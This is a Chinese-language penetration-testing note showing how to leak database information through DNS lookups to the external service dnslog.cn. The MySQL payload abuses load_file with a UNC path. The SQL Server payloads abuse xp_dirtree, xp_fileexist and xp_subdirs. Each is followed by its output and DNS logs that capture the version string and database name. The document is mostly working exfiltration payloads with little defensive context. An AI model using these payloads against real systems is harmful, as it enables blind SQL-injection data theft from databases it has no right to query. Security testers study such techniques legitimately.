

不同的数据库系统利用 dnslog 的姿势

一、Mysql

使用 load_file

范例：windows 操作系统中的 mysql，需要设置 secure_file_priv 为空，这个条件比较苛刻

```
select load_file(concat('\\\\',(select version()),'.2g7sst.dnslog.cn\\test'));
```


Windows 下 mysql 数据库管理系统中输入

```
mysql> select load_file(concat('\\\\',(select version()),'.2g7sst.dnslog.cn\\test'));
```

load_file(concat('\\\\',(select version()),'.2g7sst.dnslog.cn\\test'))
NULL

```
1 row in set (0.28 sec)
```

DNSLog 得到结果



DNSLog.cn

Get SubDomain Refresh Record

2g7sst.dnslog.cn

DNS Query Record	IP Address	Created Time
5.7.26-log.2g7sst.dnslog.cn	61.50.244.26	2022-09-20 15:10:20
5.7.26-log.2g7sst.dnslog.cn	61.50.244.23	2022-09-20 15:10:13
5.7.26-log.2g7sst.dnslog.cn	61.50.244.40	2022-09-20 15:10:13
5.7.26-log.2g7sst.dnslog.cn	61.50.244.29	2022-09-20 15:10:11
5.7.26-log.2g7sst.dnslog.cn	218.241.242.234	2022-09-20 15:10:10
5.7.26-log.2g7sst.dnslog.cn	61.50.244.38	2022-09-20 15:10:10
5.7.26-log.2g7sst.dnslog.cn	61.50.244.36	2022-09-20 15:10:10
5.7.26-log.2g7sst.dnslog.cn	61.135.23.44	2022-09-20 15:10:09
mysql.2g7sst.dnslog.cn	61.50.244.36	2022-09-20 15:06:39

二、SQL-Server

Microsoft SQL Server 使用如下存储过程

Master.xp_dirtree (用于获取所有文件夹的列表和给定文件夹内部的子文件夹)

master...xp_fileexist (用于确定一个特定的文件是否存在于硬盘)

master...xp_subdirs (用于得到给定的文件夹内的文件夹列表)

```
master..xp_dirtree 'c:',1,1;
```

```
declare @a varchar(50);
```

```
select @a='\\'+convert(varchar(50),DB_NAME())+'.9fybol.dnslog.cn\abc';
```

```
print @a;
```

```
exec master..xp_dirtree @a,1,1;
```

```
SQLQuery1.s... (sa (53))
master..xp_dirtree 'c:',1,1;
declare @a varchar(50);
select @a='\\'+convert(varchar(50),DB_NAME())+'.9fybol.dnslog.cn\abc';
print @a;
exec master..xp_dirtree @a,1,1;
```

DNSLog.cn

Get SubDomainRefresh Record

9fybol.dnslog.cn

DNS Query Record	IP Address	Created Time
master.9fybol.dnslog.cn	61.50.244.36	2022-09-20 15:45:03
master.9fybol.dnslog.cn	61.135.23.44	2022-09-20 15:45:03
master.9fybol.dnslog.cn	61.135.23.44	2022-09-20 15:45:03

```
declare @a varchar(50);
```

```
select @a='\\'+convert(varchar(50),DB_NAME())+'.9fybol.dnslog.cn\test1';
```

```
print @a;
```

```
exec master..xp_fileexist @a;
```

Get SubDomainRefresh Record

9fybol.dnslog.cn

DNS Query Record	IP Address	Created Time
master.9fybol.dnslog.cn	61.50.244.36	2022-09-20 15:56:13
master.9fybol.dnslog.cn	61.50.244.36	2022-09-20 15:45:03
master.9fybol.dnslog.cn	61.135.23.44	2022-09-20 15:45:03
master.9fybol.dnslog.cn	61.135.23.44	2022-09-20 15:45:03

```
declare @a varchar(50);
```

```
select @a='\\'+convert(varchar(50),db_name())+'.u3tek5.dnslog.cn\demo';
```

```
print @a;
```

```
exec master..xp_subdirs @a;
```

```
SQLQuery1.s... (sa (53))
master..xp_dirtree 'c:',1,1;
declare @a varchar(50);
select @a='\\'+convert(varchar(50),db_name())+'.u3tek5.dnslog.cn\demo';
print @a;
exec master..xp_subdirs @a;
```

虽然报错，但已经解析

消息
\\master.u3tek5.dnslog.cn\demo
消息 22006, 级别 16, 状态 1, 第 0 行
xp_subdirs 无法访问 '\\master.u3tek5.dnslog.cn\demo*.*': FindFirstFile() 返回了错误 53, ~找不到网络路径。"

Get SubDomain Refresh Record

u3tek5.dnslog.cn

DNS Query Record	IP Address	Created Time
master.u3tek5.dnslog.cn	61.50.244.38	2022-09-20 16:03:27
master.u3tek5.dnslog.cn	61.50.244.23	2022-09-20 16:03:22
master.u3tek5.dnslog.cn	61.50.244.40	2022-09-20 16:03:20
master.u3tek5.dnslog.cn	61.50.244.29	2022-09-20 16:03:20
master.u3tek5.dnslog.cn	61.50.244.26	2022-09-20 16:03:19
master.u3tek5.dnslog.cn	61.135.23.42	2022-09-20 16:03:18
master.u3tek5.dnslog.cn	61.50.244.36	2022-09-20 16:03:18
master.u3tek5.dnslog.cn	61.50.244.44	2022-09-20 16:03:17